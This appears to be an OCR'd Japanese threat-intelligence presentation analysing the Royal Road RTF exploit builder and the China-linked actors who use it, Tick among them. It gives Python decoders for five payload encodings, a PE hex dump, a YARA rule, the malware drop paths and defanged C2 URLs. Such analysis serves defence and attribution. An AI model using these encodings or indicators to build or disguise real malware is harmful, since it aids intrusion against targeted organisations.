
8.t Pattern

- 8.tオブジェクトは5つのパターンが存在
  - 先頭の4byteを見るとパターンを識別できる

    1. 4D 5A 90 00 （エンコードなし）
    2. F2 A3 20 72
    3. B2 A6 6D FF
    4. B0 74 77 46
    5. B2 5A 6F 00


デコーダは Appendix-2 で紹介


[1] 4D 5A 90 00



ADDRESS	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	0123456789ABCDEF
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ..............
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	ｸ.......@.......
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	F8	00	00	00	....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..ｺ..ｴ.ﾍ!ｸ.Lﾍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
00000080	D2	8B	04	AE	96	EA	6A	FD	96	EA	6A	FD	96	EA	6A	FD	ﾒ..ｮ爺j.爺j.爺j.
00000090	F9	9C	F6	FD	94	EA	6A	FD	05	A4	F2	FD	97	EA	6A	FD	・..緋j..､..隷j.
000000A0	F9	9C	F4	FD	94	EA	6A	FD	F9	9C	C0	FD	9D	EA	6A	FD	・..緋j.・ﾀ.書j.
000000B0	F9	9C	C1	FD	92	EA	6A	FD	9F	92	F9	FD	95	EA	6A	FD	・ﾁ.底j.汳..母j.
000000C0	96	EA	6B	FD	BD	EA	6A	FD	F9	9C	C5	FD	94	EA	6A	FD	爺k.ｽ癨.・ﾅ.緋j.
000000D0	F9	9C	F7	FD	97	EA	6A	FD	52	69	63	68	96	EA	6A	FD	・..隷j.Rich爺j.
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000F0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	05	00	........PE..L...
00000100	79	59	4A	5C	00	00	00	00	00	00	00	00	E0	00	02	21	yYJ¥...........!


[2] F2 A3 20 72







```python
def decode_f2a32072(enc_data):
    dec_data = []
    xor_key = 2079624803

    for i in range(len(enc_data)):
        for c in range(7):
            part1_1 = xor_key >> 27
            part1_2 = xor_key ^ part1_1
            part1_3 = part1_2 >> 3
            part1_4 = xor_key ^ part1_3
            part1_5 = part1_4 & 1
            part2_1 = 2 * xor_key
            part3 = part1_5 | part2_1
            xor_key = part3
        dec_data.append(int.from_bytes(enc_data[i], "little") ^ (xor_key % 256))

    return dec_data
```


[3] B2 A6 6D FF




```python
def decode_b2a66dff(enc_data):
    dec_data = []

    for i in range(len(enc_data)):
        dec_data.append(int.from_bytes(enc_data[i],  "little") ^ 0xfc)

    dec_data[0] = 0x4d
    dec_data[2] = 0x90

    return dec_data
```


[4] B0 74 77 46






```python
def decode_b0747746(enc_data):
    dec_data = []
    xor_key = 1219836524

    for i in range(len(enc_data)):
        for c in range(7):
            part1_1 = xor_key >> 26
            part1_2 = xor_key ^ part1_1
            part1_3 = part1_2 >> 3
            part1_4 = xor_key ^ part1_3
            part1_5 = part1_4 & 1
            part2_1 = 2 * xor_key
            part3 = part1_5 | part2_1
            xor_key = part3
            xor_key += 1
        dec_data.append(int.from_bytes(enc_data[i],  "little") ^ (xor_key % 256))
    return dec_data
```

[5] B2 5A 6F 00





```python
def decode_b25a6f00(enc_data):
    dec_data = []

    for i in range(len(enc_data)):
        if i % 2 == 0:
            dec_data.append(int.from_bytes(enc_data[i],  "little") ^ 0xff)
        else:
            dec_data.append(int.from_bytes(enc_data[i],  "little"))

    return dec_data
```

アトリビューション要素

- 時期（パブリックサービスへの投稿、作成日時）

- 攻撃対象の国（デコイファイルの言語）




- RTFの特徴
  - Object strings
  - Object pattern
  - Package pattern
  - Objectの名前、パス情報

```
rule RoyalRoad_v7a
{
    strings:
        $S1= {7B 5C 6F 62 6A 65 63 74 5C 6F 62 6A 6F 63 78 7B 5C 6F
        39 62 36 33 35 63 31 7B 5C 2A 5C 6F 62 6A 64 61 74 61 20 7B
        30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30
        31 30 30 33 34 35 33 33 30}
        $RTF= "{\\rt"

    condition:
        $RTF at 0 and $S1
}
```


```
id |index      |OLE Object
---+-----------+-----------------------------------------------------------
0  |000576E8h |format_id: 2 (Embedded)
   |           |class name: 'Package'
   |           |data size: 547016
   |           |OLE Package object:
   |           |Filename: u'8.t'
   |           |Source path: u'C:¥¥Aaa¥¥tmp¥¥8.t'
   |           |Temp path = u'C:¥¥Users¥¥ADMINI~1¥¥AppData¥¥Local¥¥Temp¥¥8.t'
---+-----------+-----------------------------------------------------------
1  |00162908h |format_id: 2 (Embedded)
   |           |class name: 'Equation.2¥x00¥x124Vx¥x90¥x124VxvT2'
   |           |data size: 6436
---+-----------+-----------------------------------------------------------
2  |001628EEh |Not a well-formed OLE object
```

アトリビューション要素

- ペイロードのエンコードパターン



- ドロップファイル名



- マルウェア実行時のテクニック
  - T1137 (Office Application Startup)
  - T1073 (DLL Side-Loading)

- 最終ペイロード（マルウェアファミリ）

攻撃アクター

	Temp.Tick	Temp.Conimes	Temp.Periscope	Temp.Trident
別名	BRONZE BUTLER, RedBaldKnight	Goblin Panda, Hellsing	Leviathan, APT 40	Dagger Panda, IceFog
関与が疑われる国	中国	中国	中国	中国
標的	日本，韓国	ベトナム	アメリカ，香港，フィリピン	カザフスタン，モンゴル，ロシア
マルウェア	ABK Downloader, avirra Downloader, Datper	tempfun, NewCore RAT, Sisfader	BLACKCOFFEE, Derusbi	IceFog

攻撃アクター

	TA428	Tonto	Rancor
別名		CactusPete, LoneRanger, Karma Panda	
関与が疑われる国	中国	中国	中国
標的	モンゴル	ロシア， 韓国，日本	ベトナム，カンボジア
マルウェア	PoisonIvy, Cotx RAT	Bisonal	DDKONG, PLAINTEE

Temp.Tick


Temp.Tick


- 東アジアを標的とした攻撃アクター
  - 日本や韓国が標的と言われている
  - Daserf、Datper、xxmmなどが使われる
  - 中国が関与していると言われている

  - 現在では新たなDownloaderの使用が報告されている
    - ABK Downloader
    - avirra Downloader

Target	Version	8.t Encode	T1137	T1073	Drop name	malware
JP	5	No encode	Yes	No	winhelp.wll	ABK Downloader avirra Downloader

Tick Royal Road Case (1)





extract

Drop

%APPDATA%¥Microsoft¥Word¥Startup¥winhelp.wll

Word Open
Drop

ABK Downloader


%temp%¥taskmar.exe


C2


https[:]//www.86coding.com//flow//index.php
https[:]//www.86coding.com//img//flow//img00.jpg

Tick Royal Road Case (2)

カード管理体制[会社名]様.doc








